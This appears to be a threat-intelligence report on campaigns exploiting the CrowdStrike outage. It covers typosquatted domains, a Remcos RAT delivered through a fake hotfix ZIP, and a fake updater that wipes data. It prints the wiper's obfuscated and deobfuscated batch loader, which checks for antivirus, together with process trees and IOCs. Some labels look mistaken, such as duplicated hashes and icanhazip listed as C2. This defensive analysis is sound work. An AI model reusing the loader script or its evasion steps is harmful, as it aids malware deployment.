
Domain: crowdstrikeblueteam[.]com

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrikeout[.]com

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrikeoops[.]com




- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstroke[.]io

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdpass[.]live




- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrikewindowsoutage[.]com

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrikezeroday[.]com



- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrikke[.]com

- **Status:** The domain is currently unregistered and available for sale. It could potentially be used by cybercriminals for phishing due to its resemblance to the domain "crowdstrike." Many cybercriminals are exploiting the CrowdStrike update issue situation.
- **Resolving IPs:** No IP associated.

Domain: crowdstrikeodayl[.]com

- **Status:** Remarks: The domain is currently unregistered and available for sale. It could potentially be used by cybercriminals for phishing due to its resemblance to the domain "crowdstrike." Many cybercriminals are exploiting the CrowdStrike update issue situation.
- **Resolving IPs:** No IP associated.

Domain: Crowdstrike[.]tech

- **Status:** Didn't observe any malware being delivered through this website.
- **Resolving IPs:** 172.67.135.140

Domain: crowdstrike2[.]xyz

- **Status:** At this moment the domain is configured to the name server for domain parking. Also, didn't observe IP and domain communicating with any malware.
- **Resolving IPs:** 104.21.50.15

Domain: crowdstrikeredbird[.]com

- **Status:** Its redirecting to CrowdStrike, the IP associated was found to be malicious in past dropping commodity malware.
- **Resolving IPs:** 141.136.33.57

Domain: Crowedstrike[.]xyz

- **Status:** Didn't observe a domain with a malware distribution background, however, the IP address has a malicious history but there is no evidence of malware distribution by the IP during or after the CrowdStrike incident.
- **Resolving IPs:** 154.41.250.233

Domain: crowdstrike-partners[.]com

- **Status:** Didn't observe the domain delivering any malware. Also, the domain at present is parked and was created before the CrowdStrike event, hinting towards no involvement in the campaign.
- **Resolving IPs:** 198.50.252.64

Domain: falcon-crowdstrike[.]com

- **Status:** The domain is not configured but was created 2 years back. Didn't observe the domain delivering any malware.
- **Resolving IPs:** 13.248.213.45

Domain: crowdszrike[.]com

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrike[.]cc

- **Status:** Didn't observe the domain spreading any malware files. The addition to this domain was created way before the CrowdStrike incident.
- **Resolving IPs:** 199.73.55.48

Domain: cowdstrike[.]com

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrike[.]net

- **Status:** The domain is redirecting to Crowdstrike.com. Nameserver for both the domains are the same, proving crowdstrike.net to be CrowdStrike's domain.
- **Resolving IPs:** 172.64.149.120


Domain: croudstrike[.]org

- **Status:** Didn't observe delivering any malware. In addition, this domain was created long before the incident, so it's not related to a recent campaign which the threat actors leveraged.
- **Resolving Ips:** 192.64.119.190

Domain: Crowdstrike[.]help


- **Status:** The domain is not reachable, and it was registered on the day of the incident. However, due to the unavailability of the website, the team is unable to collect information about this domain.
- **Resolving IPs:** No IP associated.

Domain: crowdstrike-staging[.]com



- **Status:** The domain is parked. The IP associated in the past was found to have performed SSH brute force attack and was used by aurora stealer.
- **Resolving IPs:** 198.185.159.145

Domain: crowdstrike[.]fun



- **Status:** The domain is parked on Hostinger. The associated IP address has a history of registering fake domains in the past, as well as Typosquatting domains.
- **Resolving IPs:** 84.32.84.32, 191.96.144.67, 154.62.106.59

Domain: crowdstrike-security[.]ml

- **Status:** Currently shows "Server Not Found." However, the associated IP address has previously been linked to the distribution of commodity malware.
- **Resolving IPs:** 52.221.182.240

Domain: crowdstrike-sso[.]com

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrike-falcon[.]com

- **Status:** Currently shows "Server Not Found." However, the associated IP address has previously been linked to the distribution of commodity malware.
- **Resolving IPs:** 54.91.82.189, 99.83.154.118, 192.64.119.50

Domain: crwdstrike[.]com

- **Status:** Domain and server are down. The Malware Sample tagged on VirusTotal is a 2020 sample and doesn't look related to the campaign. Domain is registered on 2020-01-23T17:46:29Z. Redirects to: dns.google.com
- **Resolving IPs:** No IP associated.


Domain: crowdstrike[.]feedback

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated

Domain: crowdstrike-fix[.]com

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated

Domain: fix-crowdstrike[.]com



- **Status:** The domain "fix-crowdstrike.com" is registered under GoDaddy.com, LLC and contains content focused on fixing CrowdStrike IT outages. (Possible of Phishing page).
- **Resolving IPs:** 76.76.21.61, 76.76.21.98, 76.76.21.164

Domain: crowstrike[.]org

- **Status:** The domain "crowstrike[.]org" is registered under Namecheap and is currently in a parked state.

- **Resolving IPs:** 192.64.119.254

DETAILS OF THE MALWARE OBSERVED

Remcos RAT

MD5: 1e84736efce206dc973acbc16540d3e5

SHA256:
c44506fe6e1ede5a104008755abf5b6ace51f1a84ad656a2dccc7f2c39c0eca2

File Type: Zip

Description: Samples are linked to the CrowdStrike-identified issue in the Falcon sensor update for Windows. Threat actors exploited this by distributing a malicious ZIP file named crowdstrike-hotfix.zip, which includes several files (provided as IOCs). The ZIP archive contains a HijackLoader payload that upon execution, loads RemCos. The extracted files also include Spanish-language instructions in "instrucciones.txt". These instructions prompt users to run "Setup.exe," to patch the issue, it masquerades as a recovery utility. When executed, Setup.exe will load and run the first stage of HijackLoader within "madBasic_.bpl" through DLL search-order hijacking. HijackLoader, marketed as ASMCrypt, is a stealthy, multi-stage loader that leverages its configuration file named "maidenhair.cfg" to execute the Remcos payload, which then connects to the C2 server.

Remcos RAT is a remote access Trojan that enables unauthorized control and surveillance of compromised systems. It infiltrates computers to gain control and exfiltrate data, typically spreading through malicious attachments, drive-by downloads, or social engineering. Initially discovered in 2016, Remcos has since evolved and gained popularity among cybercriminals due to its wide range of malicious capabilities and ease of use. Remcos RAT is now widely used in malicious campaigns by threat actors.

IOCs

Sr No.	Indicator	Type	Remarks
1	1e84736efce206dc973acbc16540d3e5	MD5 File Hash	Crowdstrike-hotfix.zip
2	7daa2b7fe529b45101a399b5ebf0a416	MD5 File Hash	vclx120.bpl
3	9d255e04106ba7dcbd0bcb549e9a5a4e	MD5 File Hash	sqlite3.dll
4	11d67598baffee39cb3827251f2a255e	MD5 File Hash	maddisAsm_.bpl
5	11d67598baffee39cb3827251f2a255e	MD5 File Hash	instrucciones.txt
6	371c165e3e3c1a000051b78d7b0e7e79	MD5 File Hash	Setup.exe
7	21068dfd733435c866312d35b9432733	MD5 File Hash	madexcept_.bpl
8	28f0ccf746f952f94ff434ca989b7814	MD5 File Hash	datastate.dll
9	451049d3ac526f1abdd704c3b1fed580	MD5 File Hash	maidenhair.cfg
10	630991830afe0b969bd0995e697ab16e	MD5 File Hash	rtl120.bpl
11	849070ebd34cbaedc525599d6c3f8914	MD5 File Hash	vcl120.bpl
12	8274785d42b79444767fb0261746fe91	MD5 File Hash	battuta.flv
13	da03ebd2a8448f53d1bd9e16fc903168	MD5 File Hash	madBasic_.bpl
14	da03ebd2a8448f53d1bd9e16fc903168	MD5 File Hash	RemCos Payload
15	213.5.130[.]58[:]443	IP	C2

MITRE ATT&CK TTPs

No.	Tactics	Techniques/Sub-Techniques
1	Execution (TA0002)	**T1204.002:** User Execution: Malicious File
		T1059.001: Command and Scripting Interpreter: PowerShell
		T1129: Shared Modules
2	Persistence (TA0003)	**T1547.001:** Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
		T1574.002: Hijack Execution Flow: DLL Side-Loading
3	Privilege Escalation (TA0004)	**T1548.002:** Abuse Elevation Control Mechanism: Bypass User Account Control
		T1055: Process Injection
		T1574.002: Hijack Execution Flow: DLL Side-Loading
4	Defense Evasion (TA0005)	**T1112:** Modify Registry
		T1036: Masquerading
		T1562.001: Impair Defenses: Disable or Modify Tools
		T1574.002: Hijack Execution Flow: DLL Side-Loading
5	Discovery (TA0007)	**T1010:** Application Window Discovery
		T1010: Application Window Discovery
		T1082: System Information Discovery
		T1083: File and Directory Discovery
		T1057: Process Discovery
6	Collection (TA0009)	**T1113:** Screen Capture
		T1123: Audio Capture
		T1115: Clipboard Data
		T1056.001: Input Capture: Keylogging
7	Exfiltration (TA00010)	**T1041:** Exfiltration Over Command-and-Control Channel
8	Command & Control (TA00011)	**T1071.001:** Application Layer Protocol: Web protocols

DATA WIPER ANALYSIS

File Name	CrowdStrike Updater.exe
File Type	PE32
Size	6.0MB (6338272 Bytes)
SubSystem	GUI
SHA256	4491901eff338ab52c85a77a3fbd3ce80fda738046ee3b7da7be468da5b331a3
Compiler TimeStamp	2012-02-24 19:19:54 UTC

On executing "CrowdStrike Updater.exe", we observed the following process tree. Refer to Figure 1.

4491.exe (6924)	"C:\Desktop\4491.exe"
cmd.exe (1544)	"C:\Windows\System32\cmd.exe" /k copy Carroll Carroll.cmd & Carroll.cmd & exit
Conhost.exe (3720)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
tasklist.exe (2800)	tasklist
findstr.exe (4068)	findstr /I "wrsa.exe opssvc.exe"
tasklist.exe (1600)	tasklist
findstr.exe (6484)	findstr /I "avastui.exe avgui.exe bdservicehost.exe nswscsvc.exe sophoshealth.exe"
cmd.exe (6556)	cmd /c md 564784
findstr.exe (3560)	findstr /V "locatedflatrendsoperating" Ukraine
cmd.exe (6636)	cmd /c copy /b Treating + Viagra + Vision + Jul + Str 564784\L
Champion.pif (1468)	564784\Champion.pif 564784\L

Figure 1

According to the above process tree, on executing the malware it writes and executes "Caroll.cmd" in the temp location. Refer to Figure 2.

4491.exe (6924)	"C:\Desktop\4491.exe"
cmd.exe (1544)	"C:\Windows\System32\cmd.exe" /k copy Carroll Carroll.cmd & Carroll.cmd & exit
Conhost.exe (3720)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
tasklist.exe (2800)	tasklist
findstr.exe (4068)	findstr /I "wrsa.exe opssvc.exe"
tasklist.exe (1600)	tasklist
findstr.exe (6484)	findstr /I "avastui.exe avgui.exe bdservicehost.exe nswscsvc.exe sophoshealth.exe"
cmd.exe (6556)	cmd /c md 564784
findstr.exe (3560)	findstr /V "locatedflatrendsoperating" Ukraine
cmd.exe (6636)	cmd /c copy /b Treating + Viagra + Vision + Jul + Str 564784\L
Champion.pif (1468)	564784\Champion.pif 564784\L

Figure 2

"Caroll.cmd" is an obfuscated batch script, the content of the script is shown below in Figure 3.

```
Set Walker=z
VhQTPunch Representations Silver Prayers Sim Leslie Browser Laptops Surrounding
eJuODoom Sans En Halo England Buys Chargers Yemen
eEmCt Wine Gonna Warned Hay Sold
lzuArch Pocket Kenny Helmet Gov Plain Childhood Belarus
oLWarner Hired
Set Mirrors=W
NiHAdults Legacy Drives
CrgfPressing Therapeutic
baGReflect Northeast Yesterday Territories Know Equipment
mScSporting Worcester Bend Illustrated Cutting
GwoLogical Star
TOeSources Itunes Logged Aurora Urban
QiRequires Rehab
rOwuHuge Excluded Annie Developmental Plane
QdHoney Corporations Revenge Guarantees Accomplished
hYIxJoel Through Samuel Distribute Effort Available Reject Tc Explore
Set Bl=B
LrbAdverse Cutting Claims Even Protected
nOFxRenewable Alcohol Inserted Bookings Bull Pass Damage
BCVoid Newscom Highest Unlikely Xi Franklin Z
wdChRefrigerator Lambda Aviation
McPenguin Tile Estimated Yale Strip Surprising Xi Entity Sticker
wVVDistant Mild Thirty
NyOUHttp Confirmed Runs Crowd
Set Frost=g
wdyBuried Assembled Ecological Homeless Bay
zJMarked Emperor Oven Extra Ws Isp Unauthorized Cold
YdkMeasurements Targeted Serve Bat Pdt Opportunity Potter
bLGg Bullet Cooperative Driven Item Practitioners Oven Rejected
wPMetabolism Increasing
UJOccasions Family Separated Exit
```

Figure 3

After manually de-obfuscating the script, the script content is shown in Figure 4.

```
Set Walker=z
Set Mirrors=W
Set Bl=B
Set Frost=g
Set Cabin=r
Set Easy=R
Set Fridge=n
Set Rankings=j
Set Oils=G
Set H=I
Set Warehouse=A
Set Dumb=Y
Set Traveler=M
Set Mcdonald=h
Set Accepts=q
Set Beastality=K
Set Asia=9
Set La=.
Set Pos=3
Set yaEmrlPPzOQ=Champion.pif
Set FYYtyvdzTPbIkUIPgPaW =
tasklist | findstr /I "wrsa.exe opssvc.exe">NUL & if not errorlevel 1 ping -n 186 127.0.0.1
Set /a Singh=564784
tasklist | findstr /I "avastui.exe avgui.exe bdservicehost.exe nswscsvc.exe sophoshealth.exe" & if not errorlevel 1 Set yaEmrlPPzOQ=AutoIt3.exe & Set
    FYYtyvdzTPbIkUIPgPaW=.a3x
cmd /c md %Singh%
copy /b 564784\Champion.pif + Lasting + Moreover + Honda + Guest + Recipes + Number + Gov + Deeper + Relative + Ripe + Sept + Develops + Consequences + Ah +
    Wave + Architects + Fu + Acrobat + Job + Ferry + Democracy + Handle + Halo + Buyers + Often + Hub 564784\Champion.pif
cmd /c copy /b Treating + Viagra + Vision + Jul + Str 564784\L
timeout 15
```

Figure 4

The above script runs Tasklist in order to discover if any antivirus is running or not using tasklist and findstr command. In the end, it copied Champion.pif and file “L” into the temp folder. Refer to Figures 5 & 6.

```
Set Walker=z
Set Mirrors=W
Set Bl=B
Set Frost=g
Set Cabin=r
Set Easy=R
Set Fridge=n
Set Rankings=j
Set Oils=G
Set H=I
Set Warehouse=A
Set Dumb=Y
Set Traveler=M
Set Mcdonald=h
Set Accepts=q
Set Beastality=K
Set Asia=9
Set La=.
Set Pos=3
Set yaEmrlPPzOQ=Champion.pif
Set FYYtyvdzTPbIkUIPgPaW =
tasklist | findstr /I "wrsa.exe opssvc.exe">NUL & if not errorlevel 1 ping -n 186 127.0.0.1
Set /a Singh=564784
tasklist | findstr /I "avastui.exe avgui.exe bdservicehost.exe nswscsvc.exe sophoshealth.exe" & if not errorlevel 1 Set yaEmrlPPzOQ=AutoIt3.exe & Set
    FYYtyvdzTPbIkUIPgPaW=.a3x
cmd /c md %Singh%
copy /b 564784\Champion.pif + Lasting + Moreover + Honda + Guest + Recipes + Number + Gov + Deeper + Relative + Ripe + Sept + Develops + Consequences + Ah +
    Wave + Architects + Fu + Acrobat + Job + Ferry + Democracy + Handle + Halo + Buyers + Often + Hub 564784\Champion.pif
cmd /c copy /b Treating + Viagra + Vision + Jul + Str 564784\L
timeout 15
```

Figure 5

cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS
cmd.exe	6636	WriteFile	C:\[redacted]AppData\Local\Temp\564784\L	SUCCESS

Figure 6

The dumped file "Champion.pif" is Autoit3.exe, which is executed later by the same batch script, Refer to Figure 7. Executed "champion.pif" is executed with the argument "564784\L".

cmd.exe (6636)	cmd /c copy /b Treating + Viagra + Vision + Jul + Str 564784\L
Champion.pif (1468)	564784\Champion.pif 564784\L

Figure 7

We have also observed malware reaching out to the URL :
hxxps[:]//icanhazip[.]com/
Which resolves to IP: 104[.]16[.]185[.]241, which is a Cloudflare IP.

The website hosts a single line, which contains an IP. Refer to Figure 8.




Figure 8

"Champion.pif" spawns "RegAsm.exe" and perform process injection.
This injected process implements the data-wiping functionality on the victim host.

IOCs

Sr. No.	Indicator	Type	Remarks
1	755C0350038DAEFB29B888B6F8739E81	MD5 Hash	CrowdStrike Updater.exe Malware
2	6EE7DDEBFF0A2B78C7AC30F6E00D1D11	MD5 Hash	Champion.pif
3	hxxps[:]//icanhazip[.]com	URL	Command & Control

MITRE ATT&CK TTPs

Sr. No.	Tactic	Technique
1	Privilege Escalation (TA0004)	T1055: Process Injection
2	Defense Evasion (TA0005)	T1140: Deobfuscate/Decode Files or Information
		T1040.004: File Deletion
3	Discovery (TA007)	T1083: File and Directory Discovery
		T1057: Process Discovery
4	Command and Control (TA0011)	T1573: Encrypted Channel

CONCLUSION

The recent CrowdStrike update that led to widespread Blue Screen of Death (BSOD) incidents highlighted the critical security flaws in the software updates and the swift exploitation by cybercriminals of the chaotic situation.

